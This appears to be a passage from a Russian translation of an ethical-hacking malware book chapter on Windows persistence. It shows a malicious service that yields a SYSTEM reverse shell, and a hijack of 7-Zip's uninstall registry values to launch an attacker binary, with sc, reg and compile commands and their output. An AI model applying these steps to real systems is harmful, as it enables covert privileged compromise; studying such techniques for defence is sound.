


Рисунок 3.24. Проверка MeowService

Если открыть Process Hacker, служба будет видна на вкладке Services:




Рисунок 3.25. MeowService в Process Hacker

Если проверить её свойства, можно увидеть следующее:




Рисунок 3.26. MeowService в Process Hacker

Учётная запись LocalSystem - это предварительно настроенная локальная учётная запись, которую использует диспетчер управления службами. На локальном компьютере ей предоставлены широкие привилегии, позволяющие выступать от имени компьютера в сети. Токен системы содержит идентификаторы безопасности (SID) `NT AUTHORITY\SYSTEM` и `BUILTIN\Administrators`. Эти SID предоставляют привилегированный доступ к большинству системных объектов. Во всех локализациях используется имя учётной записи `.\LocalSystem`. Также можно применять обозначения `LocalSystem` или `"Computer Name"\LocalSystem`. У этой учётной записи нет пароля.

Согласно документации MSDN, если при вызове функции `CreateService` или `ChangeServiceConfig` указана учётная запись LocalSystem, все переданные сведения о пароле будут проигнорированы.

Теперь запустим службу следующей командой:

```
> sc start MeowService
```

В результате получаем:




Рисунок 3.27. Запуск MeowService

Видно, что была получена обратная оболочка:




Рисунок 3.28. Получена обратная оболочка

А наша служба MeowService получила PID 3608:




Рисунок 3.29. Служба MeowService получила PID 3608

Теперь запустим Process Hacker от имени пользователя без административных прав:




Рисунок 3.30. Запуск Process Hacker от имени пользователя без административных прав

В представленных сведениях явно отсутствует имя пользователя. Однако при запуске Process Hacker с административными привилегиями картина меняется: становится видно, что наша оболочка работает от имени учётной записи `NT AUTHORITY\SYSTEM`:




Рисунок 3.31. Запуск Process Hacker от имени администратора

Она также будет видна на вкладке Network:




Рисунок 3.32. Сетевое соединение обратной оболочки

Итак, всё сработало превосходно. :)

После завершения тестов необходимо выполнить очистку:

```
> sc stop MeowService
```

На нашей виртуальной машине Windows 10 x64 это выглядит так:




Рисунок 3.33. Остановка MeowService

Служба MeowService была успешно остановлена. Удалим её:

```
> sc delete MeowService
```

В Process Hacker появится соответствующее уведомление:




Рисунок 3.34. Удаление MeowService

Однако необходимо отметить один важный нюанс. Может возникнуть вопрос, почему нельзя просто выполнить команду:

```
> sc create MeowService binpath= "Z:\PATH_TO_MEOW_FILE\meow.exe" start= auto
```

Файл `meow.exe` не является службой. Как уже говорилось, служба обязательно должна содержать основную точку входа, точку входа службы и обработчик управления службой. Если попытаться создать службу только из файла `meow.exe`, программа завершится с ошибкой.

Полный исходный код MeowService можно найти на GitHub: GitHub.

Хотя эта стратегия не нова, ей необходимо уделить должное внимание, особенно начинающим специалистам синей команды. Субъекты угроз могут не создавать новые службы, а изменять уже существующие службы Windows. В реальных условиях описанный метод часто применяли такие хакерские группировки, как APT 38, APT 32 и APT 41. Более подробно группы APT и их действия будут рассмотрены в главе 14.

Поиск механизмов закрепления: изучение нетривиальных лазеек

Существует множество других интересных методов закрепления в системе жертвы, многие из которых необычны и опасны. Здесь мы рассмотрим один из таких методов и приведём код, доказывающий его работоспособность.

Мы изучим один из интересных способов закрепления - перехват логики удаления приложения. При установке приложения в операционной системе Windows оно обычно получает собственный деинсталлятор. Сведения о нём содержатся в следующих записях реестра:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\<application name>
```

Существует и такая запись:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\QuietUninstallString\<application name>
```

В чём состоит этот метод? Ничто не мешает заменить эти значения командами, способными запускать другие программы. Когда пользователь запустит деинсталлятор, вместо него будет выполнена заданная атакующим команда. Ещё раз отметим: для изменения этих записей необходимы соответствующие права, поскольку они находятся в разделе HKLM.

Практический пример

Рассмотрим конкретный пример. Прежде всего необходимо выбрать целевое приложение. В качестве цели я выбрал 64-разрядную версию 7-Zip:




Рисунок 3.35. 7-Zip в качестве приложения-жертвы

Перед началом экспериментов рекомендуется проверить правильность значений записей реестра:

```
> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-zip" /
    s
```

На виртуальной машине Windows 10 x64 это выглядит следующим образом:

```
PS C:\Users\user> reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\C
urrentVersion\Uninstall\7-zip" /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-zip

    DisplayName    REG_SZ    7-Zip 23.01 (x64)
    DisplayVersion    REG_SZ    23.01
    DisplayIcon    REG_SZ    C:\Program Files\7-Zip\7zFM.exe
    InstallLocation    REG_SZ    C:\Program Files\7-Zip\
    UninstallString    REG_SZ    "C:\Program Files\7-Zip\Uninstall.exe"
    QuietUninstallString    REG_SZ    "C:\Program Files\7-Zip\Uninstall.exe"
```

Рисунок 3.36. Предварительная проверка записей реестра

Я также подготовил вредоносное приложение. Это наше обычное вредоносное ПО с сообщением `Hello, Packt!`:

```
    VersionMinor    REG_DWORD    0x1
    Publisher    REG_SZ    Igor Pavlov

PS C:\Users\user> cd Z:\packtpub\ch                    5-exploring-non-trivial-loophole
s\
PS Z:\packtpub\chapter03\05-explori                    ivial-loopholes> .\hack.exe
```

Рисунок 3.37. Пример вредоносной программы

Затем разрабатывается программа, реализующая логику закрепления (`pers.c`). Она доступна по адресу: GitHub.

Как видите, применяемая логика проста: изменяются лишь значения целевых записей реестра.

Посмотрим, как всё работает. Скомпилируем вредоносную программу:

```
$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

В Kali Linux это выглядит следующим образом:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter03/05-exploring-non-trivial-loopholes]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-string
s -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-lib
gcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter03/05-exploring-non-trivial-loopholes]
└─$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Apr 14 14:37 hack.exe
```

Рисунок 3.38. Компиляция нашего примера вредоносной программы

Скомпилируем сценарий закрепления:

```
$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -
    ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
    constants -static-libstdc++ -static-libgcc -fpermissive
```

На машине с Kali Linux это выглядит так:

```
┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter03/05-exploring-non-trivial-loopholes]
└─$ x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-string
s -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-lib
gcc -fpermissive

┌──(cocomelonc㉿kali)-[~/…/packtpub/Malware-Development-for-Ethical-H
ackers/chapter03/05-exploring-non-trivial-loopholes]
└─$ ls -lt
total 40
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Apr 14 14:38 pers.exe
```

Рисунок 3.39. Компиляция сценария закрепления

Затем программа была выполнена на целевой машине, работающей под управлением Windows 10 x64:

```
PS > .\pers.exe
```

В Windows 10 x64 это выглядит следующим образом:

```
PS Z:\packtpub\chapter03\05-exploring-non-trivial-loopholes> .\pers.exe
PS Z:\packtpub\chapter03\05-exploring-non-trivial-loopholes> reg query "HKEY
_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-zip" /s


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\7-zip

    DisplayName    REG_SZ    7-Zip 23.01 (x64)
    DisplayVersion    REG_SZ    23.01
    DisplayIcon    REG_SZ    C:\Program Files\7-Zip\7zFM.exe
    InstallLocation    REG_SZ    C:\Program Files\7-Zip\
    UninstallString    REG_SZ    C:\Users\user\Desktop\packtpub\hack.exe
    QuietUninstallString    REG_SZ    C:\Users\user\Desktop\packtpub\hack.ex
```

Рисунок 3.40. Запуск сценария закрепления

После перезагрузки машины я попытался удалить 7-Zip:

